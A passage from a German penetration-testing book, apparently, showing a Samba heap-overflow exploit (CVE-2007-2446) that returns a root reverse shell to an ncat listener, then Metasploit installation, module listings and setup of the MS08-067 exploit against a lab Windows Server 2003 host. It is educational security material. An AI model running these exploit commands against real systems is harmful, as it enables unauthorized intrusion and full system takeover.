root@discordia:~# ncat -l -vv -p 31337
Ncat: Version 5.20 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:31337
```

Der Aufruf des Exploits gestaltet sich wie folgt, wobei es sich bei *192.168.1.220* um die IP-Adresse des zu kompromittierenden Samba-Servers handelt, *192.168.1.223* unser eigenes System darstellt, *31337* für den Connectback-Port steht und *4* den Wert zum Auslösen des Heap Overflow definiert.

```
root@discordia:~# ./frontend 192.168.1.220 192.168.1.223 31337 4

Samba < 3.0.20 Zuc
by Zuc (zuc@hack.it)
OS: Debian 3.1 r0a X 1st
count: 1
root@discordia:~#
```

Der dem Quellcode beiliegenden Datei *lsa.c* lassen sich die passenden Samba-Gegenstellen entnehmen, an denen der Exploit seine Fracht entfalten kann. Ist uns der genaue Release-Stand des fremden Systems nicht bekannt, helfen nur Hoffen und Ausprobieren. Hier die Übersicht:

```
 1 - "Debian 3.1 r0 X restart",0x0827c000,0x0837f000,30*1024
 2 - "Debian 3.1 r0 X",0x0827c000,0x0837f000,30*1024
 3 - "Debian 3.1 r0 noX restart",0x0827c000,0x0837f000,30*1024
 4 - "Debian 3.1 r0 noX",0x0827c000,0x0837f000,30*1024
 5 - "Debian 3.1 r0a X 1st",0x0827c000,0x0837f000,30*1024
 6 - "Debian 3.1 r0a noX restart",0x0827c000,0x0837f000,30*1024
 7 - "Debian 3.1 r0a noX",0x0827c000,0x0837f000,30*1024
 8 - "Debian 3.1 r1 noX restart",0x0827c000,0x0837f000,30*1024
 9 - "Debian 3.1 r1 noX",0x0827c000,0x0837f000,30*1024
10 - "Debian 3.1 r2 noX restart",0x0827c000,0x0837f000,30*1024
11 - "Debian 3.1 r2 noX",0x0827c000,0x0837f000,30*1024
12 - "Debian 3.1 r3 noX restart",0x0827c000,0x0837f000,30*1024
13 - "Debian 3.1 r3 noX",0x0827c000,0x0837f000,30*1024
14 - "Debian 3.1 r4 noX restart",0x0827c000,0x0837f000,30*1024
15 - "Debian 3.1 r4 noX",0x0827c000,0x0837f000,30*1024
16 - "Debian 3.1 r5 noX restart",0x0827c000,0x0837f000,30*1024
```

```
17 - "Debian 3.1 r5 noX",0x0827c000,0x0837f000,30*1024
18 - "Debian 3.1 r6a noX restart",0x0827c000,0x0837f000,30*1024
19 - "Debian 3.1 r6a noX",0x0827c000,0x0837f000,30*1024
20 - "Slackware 10.0 restart",0x0827c000,0x0837f000,30*1024
21 - "Slackware 10.0",0x0827c000,0x0837f000,30*1024
22 - "Mandrake 10.1 noX",0x80380000,0x8045b000,30*1024
23 - "Mandrake 10.1 X Kde",0x80380000,0x8045b000,30*1024
24 - "Samba 3.0.x DEBUG",0x80380000,0x8045b000,30*1024
```

Sind wir erfolgreich mit unserem Samba-Exploit, erhalten wir durch Ncat mit der Meldung *Connection from 192.168.1.220* die Gewissheit darüber, abermals ein System übernommen zu haben:

```
root@discordia:~# ncat -l -vv -p 31337
Ncat: Version 5.20 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:31337
Ncat: Connection from 192.168.1.220.
```

Unsere Kommandos lassen sich daraufhin in der Ncat-Session absetzen und werden anschließend auf dem entfernten System ausgeführt:

```
id
uid=0(root) gid=0(root) egid=65534(nogroup) groups=65534(nogroup)
w
 22:29:34 up 6 min,  1 user,  load average: 0.05, 0.07, 0.03
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                03Jan10 13days  0.04s  0.00s
/usr/sbin/vlock
ls -al
total 8
drwxrwxrwt   2 root root 4096 Feb 15 22:28 .
drwxr-xr-x  21 root root 4096 Feb  7 19:54 ..
```

Strike! Wir haben ein weiteres Mal Root-Rechte auf einem Rechner! Der Exploit macht sich hierbei einen Fehler in den Routinen zur Verarbeitung von in MS-RPC-Aufrufen übertragenen Daten im Network Data Representation (NDR) Format zunutze. Die Schwäche kann dazu ausgenutzt werden, um einen Heap-Überlauf zu provozieren und in Folge beliebigen Programmcode mit administrativen Privilegien auf dem beherbergenden Rechnersystem auszuführen. Weiterführende Informationen zur Softwareschwäche finden sich beispielsweise in der Common Vulnerabilities and Exposures List (CVE)[217] oder auf SecurityFocus[218].

---

[217] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2446

[218] http://www.securityfocus.com/bid/23973

Bevor wir fortfahren, frieren wir abermals den aktuellen Stand kurz ein und besetzen weitere Rechner.

18.5.3 Metasploit Framework

Das kostenlose Metasploit Framework (MSF)[219] von HD Moore ist eine Sammlung mächtiger Exploitcodes, die – bestückt mit Angriffsmechanismen und Shellcodes – beim Entdecken und Ausnutzen von Sicherheitslücken behilflich sind.

Das Framework, welches als vielfältiger Werkzeugkasten für Sicherheitsexperten bezeichnet werden kann und sich allmählich zu einem Standard-Tool entwickelt, bietet zum jetzigen Zeitpunkt 517 Exploits und 136 Payloads. Im Metasploit-Bauchladen ist alles enthalten, was die letzten Jahre in der Fachpresse für Aufsehen und unter Netzwerkverantwortlichen für Angstschweiß gesorgt hat. Es werden gleichermaßen Exploits für Clients (NETAPI, RPC/DCOM, LSASS, diverse Applikationen) als auch Server-Dienste (IIS, Samba, Apache, Joomla, MySQL oder FTP-Server feilgeboten, teilweise – wie bei den letzten massiven Schwächen[220] des Internet Explorers – noch vor Veröffentlichung eines Patches[221].

Im folgenden Beispiel konzentrieren wir uns auf einen Snapshot des Frameworks für Linux. Die Installation verläuft unkompliziert. Das Prozedere beschränkt sich auf den Download der jeweils aktuellen Version[222] von der Entwicklerwebsite, dem Auspacken durch eine Kombination von BZip2 und Tar nebst Customizing:

```
root@discordia:~# wget http://www.metasploit.com/releases/framework-
3.3.3.tar.bz2
--2010-02-16 22:48:47--  http://www.metasploit.com/releases/framework-
3.3.3.tar.bz2
Resolving www.metasploit.com... 216.75.1.230
Connecting to www.metasploit.com|216.75.1.230|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23438382 (22M) [application/x-bzip2]
Saving to: 'framework-3.3.3.tar.bz2'

100%[======================================================================
======================================================================
================>] 23,438,382   612K/s   in 40s

2010-02-16 22:49:28 (575 KB/s) - 'framework-3.3.3.tar.bz2' saved
[23438382/23438382]
```

[219] http://www.metasploit.com/framework

[220] http://www.heise.de/security/meldung/Exploit-fuer-IE-Sicherheitsluecke-jetzt-oeffentlich-906143.html

[221] http://www.heise.de/security/meldung/Exploit-fuer-neue-IE-Luecke-952065.html

```
root@discordia:~# bzip2 -d framework-3.3.3.tar.bz2
root@discordia:~# tar xf framework-3.3.3.tar
root@discordia:~# ls -l
total 112280

-rw-r--r--  1 root root 114851840 Dec 23 07:19 framework-3.3.3.tar
drwxr-xr-x 12 root root      4096 Nov  6 10:25 msf3
root@discordia:~# mkdir -p /opt/metasploit3
root@discordia:~# cp -a msf3/ /opt/metasploit3/msf3
root@discordia:~# chown root:root -R /opt/metasploit3/msf3
root@discordia:~# ln -sf /opt/metasploit3/msf3/msf* /usr/local/bin/
root@discordia:~# cd /opt/metasploit3/msf3/
root@discordia:/opt/metasploit3/msf3# ls -l
total 116
-rw-r--r--  1 root root  3160 Nov  6 08:26 README
drwxr-xr-x 15 root root  4096 Nov  6 08:26 data
drwxr-xr-x  6 root root  4096 Nov  6 08:26 documentation
drwxr-xr-x 12 root root  4096 Nov  6 08:26 external
drwxr-xr-x 13 root root  4096 Nov  6 09:44 lib
drwxr-xr-x  8 root root  4096 Nov  6 08:26 modules
-rwxr-xr-x  1 root root  8572 Nov  6 08:26 msfcli
-rwxr-xr-x  1 root root  2358 Nov  6 08:26 msfconsole
-rwxr-xr-x  1 root root  2436 Nov  6 08:26 msfd
-rwxr-xr-x  1 root root  2640 Nov  6 08:26 msfelfscan
-rwxr-xr-x  1 root root  7233 Nov  6 10:25 msfencode
-rwxr-xr-x  1 root root  3032 Nov  6 08:26 msfgui
-rwxr-xr-x  1 root root  2260 Nov  6 08:26 msfmachscan
-rwxr-xr-x  1 root root 10028 Nov  6 08:26 msfopcode
-rwxr-xr-x  1 root root  3037 Nov  6 08:26 msfpayload
-rwxr-xr-x  1 root root  4241 Nov  6 08:26 msfpescan
-rwxr-xr-x  1 root root  1959 Nov  6 08:26 msfrpc
-rwxr-xr-x  1 root root  2641 Nov  6 09:44 msfrpcd
-rwxr-xr-x  1 root root  2085 Nov  6 08:26 msfweb
drwxr-xr-x  3 root root  4096 Nov  6 10:25 plugins
drwxr-xr-x  4 root root  4096 Nov  6 08:26 scripts
drwxr-xr-x  5 root root  4096 Nov  6 08:25 test
drwxr-xr-x  4 root root  4096 Nov  6 10:25 tools
root@discordia:/opt/metasploit3/msf3#
```

Das Framework stellt mit MSFconsole, MSFcli und MSFweb drei Oberflächen zur Verfügung, mit denen die Exploits ausgewählt und eingesetzt werden können. Die Konsole MSFconsole bietet die meisten Möglichkeiten und stellt das zentrale Werkzeug im Rahmen des Frameworks dar. Die Oberfläche MSFweb, die einen lokalen Webserver beinhaltet und sich über einen Webbrowser bedienen lässt, lädt zum Ausprobieren ein und

[222] http://www.metasploit.com/releases/framework-3.3.3.tar.bz2

bietet sich an für Live-Demonstrationen. Da sich MSFcli primär dem Einsatz in Skripts widmet und für unsere Zwecke somit auch nicht ideal erscheint, konzentrieren uns auf das bevorzugte Kommandozeilentool MSFconsole.

Bevor wir das Metasploit Framework starten, ist ein Update durch *msfupdate* oder – noch besser – Subversion angeraten (das angebotene Zertifikat hierbei akzeptieren).

```
root@discordia:/opt/metasploit3/msf3# /usr/local/bin/msfupdate
Updating Metasploit from https://www.metasploit.com/svn/framework3/trunk...
Error validating server certificate for 'https://www.metasploit.com:443':
 - The certificate is not issued by a trusted authority. Use the
   fingerprint to validate the certificate manually!
Certificate information:
 - Hostname: metasploit.com
 - Valid: from Sun, 01 Apr 2007 22:02:24 GMT until Thu, 01 Apr 2010
22:02:24 GMT
 - Issuer: 07969287, http://certificates.godaddy.com/repository,
GoDaddy.com, Inc., Scottsdale, Arizona, US
 - Fingerprint: 20:a7:2e:df:6d:53:10:6c:dc:2a:ca:33:fd:35:76:2c:0e:62:b1:4d
(R)eject, accept (t)emporarily or accept (p)ermanently? t
A    plugins/auto_add_route.rb
U
external/source/meterpreter/source/extensions/stdapi/server/net/socket/tcp.c
A
external/source/meterpreter/source/extensions/stdapi/server/net/socket/udp.c
A
external/source/meterpreter/source/extensions/stdapi/server/net/socket/udp.h
U    external/source/meterpreter/source/extensions/stdapi/server/net/net.h
(...)

A    data/exploits/php/rfi-locations.dat
A    data/exploits/php/README
A    data/exploits/CVE-2007-3314.dat
A    data/exploits/cmdstager
A    data/exploits/cmdstager/decoder_stub
Updated to revision 8526.
root@discordia:/opt/metasploit3/msf3#
```

Beim Start des Metasploit Framework erscheint folgendes Frontend, welches mit Eingabe des Kommandos *help* eine kurze Übersicht zu den verfügbaren Befehlen liefert:

```
root@discordia:/opt/metasploit3/msf3# msfconsole


                                  _
                                 | |      o
 _  _  _    _ _|_  __,   ,    _  | |  __    _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
  |  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
                           /|
                           \|


       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 517 exploits - 245 auxiliary
+ -- --=[ 193 payloads - 23 encoders - 8 nops
       =[ svn r8526 updated today (2010.02.16)

msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
```

```
    sessions      Dump session listings and display information about
sessions
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers


Database Backend Commands
=========================

    Command        Description
    -------        -----------
    db_connect     Connect to an existing database
    db_create      Create a brand new database
    db_destroy     Drop an existing database
    db_disconnect  Disconnect from the current database instance
    db_driver      Specify a database driver

msf >
```

Das Kommando *show all* liefert eine Übersicht zu den im Framework enthaltenen Encoders, Nops, Exploits, Payloads und Auxiliaries, ein *show exploits* listet beispielsweise ausschließlich den Schadcode:

```
msf > show all

Encoders
========

   Name                    Rank       Description
   ----                    ----       -----------
   cmd/generic_sh          good       Generic Shell Variable Substitution
Command Encoder
   cmd/ifs                 low        Generic ${IFS} Substitution Command
Encoder
   generic/none            normal     The "none" Encoder
   mipsbe/longxor          normal     XOR Encoder
   mipsle/longxor          normal     XOR Encoder
(...)
```

```
NOP Generators
==============

   Name             Rank    Description
   ----             ----    -----------
   armle/simple     normal  Simple
   php/generic      normal  PHP Nop Generator
   ppc/simple       normal  Simple
   sparc/random     normal  SPARC NOP generator
   tty/generic      normal  TTY Nop Generator
(...)


Exploits
========

   Name                                                        Rank
Description
   ----                                                        ----
-----------
   aix/rpc_cmsd_opcode21                                       great
AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   aix/rpc_ttdbserverd_realpath                                great
ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow
   bsdi/softcart/mercantec_softcart                            great
Mercantec SoftCart CGI Overflow
   dialup/multi/login/manyargs                                 good
System V Derived /bin/login Extraneous Arguments Buffer Overflow
   freebsd/tacacs/xtacacsd_report                              average
XTACACSD <= 4.1.2 report() Buffer Overflow
(...)

   windows/browser/ie_aurora                                   normal
Microsoft Internet Explorer "Aurora" Memory Corruption
   windows/browser/ie_createobject                             excellent
Internet Explorer COM CreateObject Code Execution
   windows/browser/ie_iscomponentinstalled                     normal
Internet Explorer isComponentInstalled Overflow
   windows/browser/ie_unsafe_scripting                         excellent
Internet Explorer Unsafe Scripting Misconfiguration
   windows/browser/juniper_sslvpn_ive_setupdll                 normal
Juniper SSL-VPN IVE JuniperSetupDLL.dll ActiveX Control Buffer Overflow
(...)

   windows/browser/ms09_002_memory_corruption                  normal
Internet Explorer 7 Uninitialized Memory Corruption Vulnerability
   windows/browser/ms09_072_style_object                       normal
```

```
Microsoft Internet Explorer Style getElementsByTagName Memory Corruption
   windows/browser/ms_visual_studio_msmask                          normal
Microsoft Visual Studio Msmask32.ocx ActiveX Buffer Overflow.
   windows/browser/msvidctl_mpeg2                                   normal
Microsoft DirectShow (msvidctl.dll) MPEG-2 Memory Corruption
   windows/browser/mswhale_checkforupdates                          normal
Microsoft Whale Intelligent Application Gateway ActiveX Control Buffer
Overflow
(...)

   windows/smb/ms08_067_netapi                                      great
Microsoft Server Service Relative Path Stack Corruption
   windows/smb/msdns_zonename                                       great
Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   windows/smb/netidentity_xtierrpcpipe                             great
Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow.
   windows/smb/psexec                                               excellent
Microsoft Windows Authenticated User Code Execution
   windows/smb/smb2_negotiate_func_index                            good
Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
(...)


Payloads
========

   Name                                          Rank    Description
   ----                                          ----    -----------
   aix/ppc/shell_bind_tcp                        normal  AIX Command
Shell, Bind TCP Inline
   aix/ppc/shell_find_port                       normal  AIX Command
Shell, Find Port Inline
   aix/ppc/shell_interact                        normal  AIX execve
shell for inetd
   aix/ppc/shell_reverse_tcp                     normal  AIX Command
Shell, Reverse TCP Inline
   bsd/sparc/shell_bind_tcp                      normal  BSD Command
Shell, Bind TCP Inline
(...)

   linux/x86/adduser                             normal  Linux Add User
   linux/x86/chmod                               normal  Linux Chmod
   linux/x86/exec                                normal  Linux Execute
Command
   linux/x86/metsvc_bind_tcp                     normal  Linux
Meterpreter Service, Bind TCP
   linux/x86/metsvc_reverse_tcp                  normal  Linux
Meterpreter Service, Reverse TCP Inline
(...)
```

```
   windows/meterpreter/bind_ipv6_tcp                normal  Windows
Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
   windows/meterpreter/bind_nonx_tcp                normal  Windows
Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/meterpreter/bind_tcp                     normal  Windows
Meterpreter (Reflective Injection), Bind TCP Stager
   windows/meterpreter/find_tag                     normal  Windows
Meterpreter (Reflective Injection), Find Tag Ordinal Stager
   windows/meterpreter/reverse_ipv6_tcp             normal  Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
(...)

   windows/vncinject/reverse_ipv6_tcp               normal  VNC Server
(Reflective Injection), Reverse TCP Stager (IPv6)
   windows/vncinject/reverse_nonx_tcp               normal  VNC Server
(Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/vncinject/reverse_ord_tcp                normal  VNC Server
(Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/vncinject/reverse_tcp                    normal  VNC Server
(Reflective Injection), Reverse TCP Stager
   windows/vncinject/reverse_tcp_allports           normal  VNC Server
(Reflective Injection), Reverse All-Port TCP Stager
(...)


Auxiliary
=========

   Name                                          Rank       Description
   ----                                          ----       -----------
   admin/backupexec/dump                         normal     Veritas Backup
Exec Windows Remote File Access
   admin/backupexec/registry                     normal     Veritas Backup
Exec Server Registry Access
   admin/cisco/ios_http_auth_bypass              normal     Cisco IOS HTTP
Unauthorized Administrative Access
   admin/cisco/vpn_3000_ftp_bypass               normal     Cisco VPN
Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                             normal     IBM DB2
db2rcmd.exe Command Execution Vulnerability.
(...)

msf >
```

Die grundsätzliche Vorgehensweise beim Einsatz der Exploits des Metasploit Frameworks gestaltet sich folgendermaßen:

1. Studium der Hintergrundinformationen zum Exploit mit *info <exploit>*
2. Wahl eines Exploits mit *use <exploit>*
3. Betrachtung der Optionen mit *show options*
4. Konfiguration der Optionen, z. B. mit *set RHOST <rhost>*
5. Betrachtung und Konfiguration der Targets mit *show targets* und *set TARGET <target>*
6. Betrachtung der Nutzlast mit *show payload* und *info <payload>*
7. Wahl einer Nutzlast mit *set PAYLOAD <payload>*
8. Konfiguration der Nutzlast durch die bei *show options* zu betrachtenden Parameter
9. Prüfung, ob das Ziel für den ausgewählten Exploit verwundbar ist mit *check* (optional, teilweise jedoch nicht verfügbar)
10. Start des Exploits mit *exploit*

Wir verdeutlichen das Prozedere an einem praktischen Beispiel und bedienen uns hierbei des Rechners mit der IP-Adresse *192.168.1.213*. Auf dem fraglichen Server unter Windows Server 2003 läuft auf Port 445/TCP ein verwundbarer Netzwerkdienst, auf den uns Nmap beim NSE-Scanning hingewiesen hat (wir erinnern uns an die Meldung »MS08-067: VULNERABLE« während der Suche nach Windows-Rechnern, die nicht vom Patch MS08-067 partizipierten).

Die gleiche Schwäche, durch die sich auch der Conficker-Wurm[223] verbreitet, machen wir uns jetzt mit dem Framework zunutze und greifen auf den Exploit *windows/smb/ms08_067_netapi* zurück. Bei der Lücke handelt es sich um einen Fehler im RPC-Dienst von Windows, der sich laut Fehlerbericht ausnutzen lässt, um Code über das Netz in ein System zu schleusen und auszuführen. Dazu genügen präparierte RPC-Requests, für deren Verarbeitung ein Angreifer sich unter Windows 2000, XP und Server 2003 nicht einmal beim Zielsystem authentifizieren muss.

[223] http://net.cs.uni-bonn.de/wg/cs/applications/containing-conficker

Zunächst studieren wir mit *info windows/smb/ms08_067_netapi* die Beschreibung zum Exploit ausführlich:

```
msf > info windows/smb/ms08_067_netapi

       Name: Microsoft Server Service Relative Path Stack Corruption
    Version: 8479
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  Brett Moore <brett.moore@insomniasec.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows XP SP2 English (NX)
  4   Windows XP SP3 English (NX)
  5   Windows 2003 SP0 Universal
  6   Windows 2003 SP1 English (NO NX)
  7   Windows 2003 SP1 English (NX)
  8   Windows 2003 SP2 English (NO NX)
  9   Windows 2003 SP2 English (NX)
  10  Windows XP SP2 Arabic (NX)
  11  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
  12  Windows XP SP2 Chinese - Simplified (NX)
  13  Windows XP SP2 Chinese - Traditional (NX)
  14  Windows XP SP2 Czech (NX)
  15  Windows XP SP2 Danish (NX)
  16  Windows XP SP2 German (NX)
  17  Windows XP SP2 Greek (NX)
  18  Windows XP SP2 Spanish (NX)
  19  Windows XP SP2 Finnish (NX)
  20  Windows XP SP2 French (NX)
  21  Windows XP SP2 Hebrew (NX)
  22  Windows XP SP2 Hungarian (NX)
  23  Windows XP SP2 Italian (NX)
  24  Windows XP SP2 Japanese (NX)
  25  Windows XP SP2 Korean (NX)
```

```
  26  Windows XP SP2 Dutch (NX)
  27  Windows XP SP2 Norwegian (NX)
  28  Windows XP SP2 Polish (NX)
  29  Windows XP SP2 Portuguese - Brazilian (NX)
  30  Windows XP SP2 Portuguese (NX)
  31  Windows XP SP2 Russian (NX)
  32  Windows XP SP2 Swedish (NX)
  33  Windows XP SP2 Turkish (NX)
  34  Windows XP SP3 Arabic (NX)
  35  Windows XP SP3 Chinese - Traditional / Taiwan (NX)
  36  Windows XP SP3 Chinese - Simplified (NX)
  37  Windows XP SP3 Chinese - Traditional (NX)
  38  Windows XP SP3 Czech (NX)
  39  Windows XP SP3 Danish (NX)
  40  Windows XP SP3 German (NX)
  41  Windows XP SP3 Greek (NX)
  42  Windows XP SP3 Spanish (NX)
  43  Windows XP SP3 Finnish (NX)
  44  Windows XP SP3 French (NX)
  45  Windows XP SP3 Hebrew (NX)
  46  Windows XP SP3 Hungarian (NX)
  47  Windows XP SP3 Italian (NX)
  48  Windows XP SP3 Japanese (NX)
  49  Windows XP SP3 Korean (NX)
  50  Windows XP SP3 Dutch (NX)
  51  Windows XP SP3 Norwegian (NX)
  52  Windows XP SP3 Polish (NX)
  53  Windows XP SP3 Portuguese - Brazilian (NX)
  54  Windows XP SP3 Portuguese (NX)
  55  Windows XP SP3 Russian (NX)
  56  Windows XP SP3 Swedish (NX)
  57  Windows XP SP3 Turkish (NX)

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)

Payload information:
  Space: 400
  Avoid: 8 characters
```

```
Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250
  http://www.osvdb.org/49243
  http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
  NEXPOSE (dcerpc-ms-netapi-netpathcanonicalize-dos)

msf >
```

Sagt uns die Beschreibung zu, wechseln wir mit der Eingabe von *use windows/smb/ms08_067_netapi* in die spezifische Umgebung des Exploits. Alle weiteren Kommandos stehen von nun an im Kontext des Exploits. Hiernach werfen wir mit *show options* einen Blick auf die vom Exploit noch erforderlichen Informationen:

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

Der Übersicht lässt sich über die Einträge *required* entnehmen, dass wir im Vorfeld noch den Ziel-PC über *RHOST* und den Zielport über *RPORT* definieren müssen. Der Zielport ist in diesem Fall nicht zwangsläufig erforderlich. Liefern wir keinen Wert, greift das Framework auf den vorgeschlagenen Standardport (Port 445) zurück. Die Bestimmung des Ziel-PCs erfolgt mit *set RHOST <rhost>*, anschließend lassen wir uns mit *show targets* die verwundbaren Ziele auflisten:

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.213
RHOST => 192.168.1.213
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (NX)
   4   Windows XP SP3 English (NX)
   5   Windows 2003 SP0 Universal
   6   Windows 2003 SP1 English (NO NX)
   7   Windows 2003 SP1 English (NX)
   8   Windows 2003 SP2 English (NO NX)
   9   Windows 2003 SP2 English (NX)
   10  Windows XP SP2 Arabic (NX)
   11  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   12  Windows XP SP2 Chinese - Simplified (NX)
   13  Windows XP SP2 Chinese - Traditional (NX)
   14  Windows XP SP2 Czech (NX)
   15  Windows XP SP2 Danish (NX)
   16  Windows XP SP2 German (NX)
   17  Windows XP SP2 Greek (NX)
   18  Windows XP SP2 Spanish (NX)
   19  Windows XP SP2 Finnish (NX)
   20  Windows XP SP2 French (NX)
   21  Windows XP SP2 Hebrew (NX)
   22  Windows XP SP2 Hungarian (NX)
   23  Windows XP SP2 Italian (NX)
   24  Windows XP SP2 Japanese (NX)
   25  Windows XP SP2 Korean (NX)
   26  Windows XP SP2 Dutch (NX)
   27  Windows XP SP2 Norwegian (NX)
   28  Windows XP SP2 Polish (NX)
   29  Windows XP SP2 Portuguese - Brazilian (NX)
   30  Windows XP SP2 Portuguese (NX)
```

```
   31  Windows XP SP2 Russian (NX)
   32  Windows XP SP2 Swedish (NX)
   33  Windows XP SP2 Turkish (NX)
   34  Windows XP SP3 Arabic (NX)
   35  Windows XP SP3 Chinese - Traditional / Taiwan (NX)
   36  Windows XP SP3 Chinese - Simplified (NX)
   37  Windows XP SP3 Chinese - Traditional (NX)
   38  Windows XP SP3 Czech (NX)
   39  Windows XP SP3 Danish (NX)
   40  Windows XP SP3 German (NX)
   41  Windows XP SP3 Greek (NX)
   42  Windows XP SP3 Spanish (NX)
   43  Windows XP SP3 Finnish (NX)
   44  Windows XP SP3 French (NX)
   45  Windows XP SP3 Hebrew (NX)
   46  Windows XP SP3 Hungarian (NX)
   47  Windows XP SP3 Italian (NX)
   48  Windows XP SP3 Japanese (NX)
   49  Windows XP SP3 Korean (NX)
   50  Windows XP SP3 Dutch (NX)
   51  Windows XP SP3 Norwegian (NX)
   52  Windows XP SP3 Polish (NX)
   53  Windows XP SP3 Portuguese - Brazilian (NX)
   54  Windows XP SP3 Portuguese (NX)
   55  Windows XP SP3 Russian (NX)
   56  Windows XP SP3 Swedish (NX)
   57  Windows XP SP3 Turkish (NX)


msf exploit(ms08_067_netapi) >
```

Wähnen wir uns sicher, das exakte Release des Ziels zu kennen (in unserem Fall die im Einsatz befindliche Version von Windows Server 2003), wählen wir mit *set TARGET <target>* das zu verwendende Exploit-Target. Haben wir damit keinen Erfolg, ist Ausprobieren angesagt.

Anschließend betrachten wir mit *show payloads* die für diesen Exploit zur Verfügung stehende Nutzlast:

```
msf exploit(ms08_067_netapi) > set TARGET 6
TARGET => 6
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                          Rank    Description
   ----                                          ----    -----------
   generic/debug_trap                            normal  Generic x86
Debug Trap
   generic/shell_bind_tcp                        normal  Generic Command
Shell, Bind TCP Inline
   generic/shell_reverse_tcp                     normal  Generic Command
Shell, Reverse TCP Inline
   windows/adduser                               normal  Windows Execute
net user /ADD
   windows/dllinject/bind_ipv6_tcp               normal  Reflective Dll
Injection, Bind TCP Stager (IPv6)
(...)

msf exploit(ms08_067_netapi) >
```

Bei der Nutzlast (Payload) handelt es sich um den Shellcode, der nach erfolgreichem Einsatz des Exploits auf dem Zielsystem ausgeführt wird. Hierbei hängt es von den Vorlieben des Netzwerkforschers und der jeweiligen Situation ab, welche Nutzlast als geeignet erscheint. In vielen Fällen mag eine Bind-Shell, die Zugriff auf die Kommandozeile verschafft, zur Eroberung eines Systems völlig ausreichen. Befindet sich das Ziel jedoch hinter einer Firewall, ist es sinnvoll, eine Nutzlast zu wählen, die rückwärts vom Ziel selbst aufgebaut wird – somit also von hinten her, z. B. in Form einer Reverse-Shell.

Als weitere Möglichkeiten des Metasploit Framework stehen u. a. der ferngesteuerte Start von Kommandos, der Transfer von Programmen mit anschließender Ausführung oder die Injektion eines VNC-Servers zur Verfügung, über den der Angreifer anschließend mit einem VNC-Client auf dem übernommenen System arbeiten kann. Ein vollkommenes Werkzeug stellt jedoch der Meterpreter dar, der nicht nur ein Set brauchbarer Grundfunktionen enthält, sondern sich zusätzlich durch intelligente Verfahren erweitern lässt. Ist das Wirtsystem einmal befallen, lassen sich über die Kommandozeile unterschiedlichste Funktionen nachladen – je nachdem, was auf dem übernommenen Rechner angestellt werden soll (einige dieser Erweiterungen stellen wir zu einem späteren Zeitpunkt exemplarisch vor).

Wer mehr über die jeweilige Nutzlast wissen möchte, kann mit dem Kommando *info <payload>* detaillierte Informationen einholen:

```
msf exploit(ms08_067_netapi) > info windows/shell_bind_tcp

       Name: Windows Command Shell, Bind TCP Inline
    Version: 7075
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

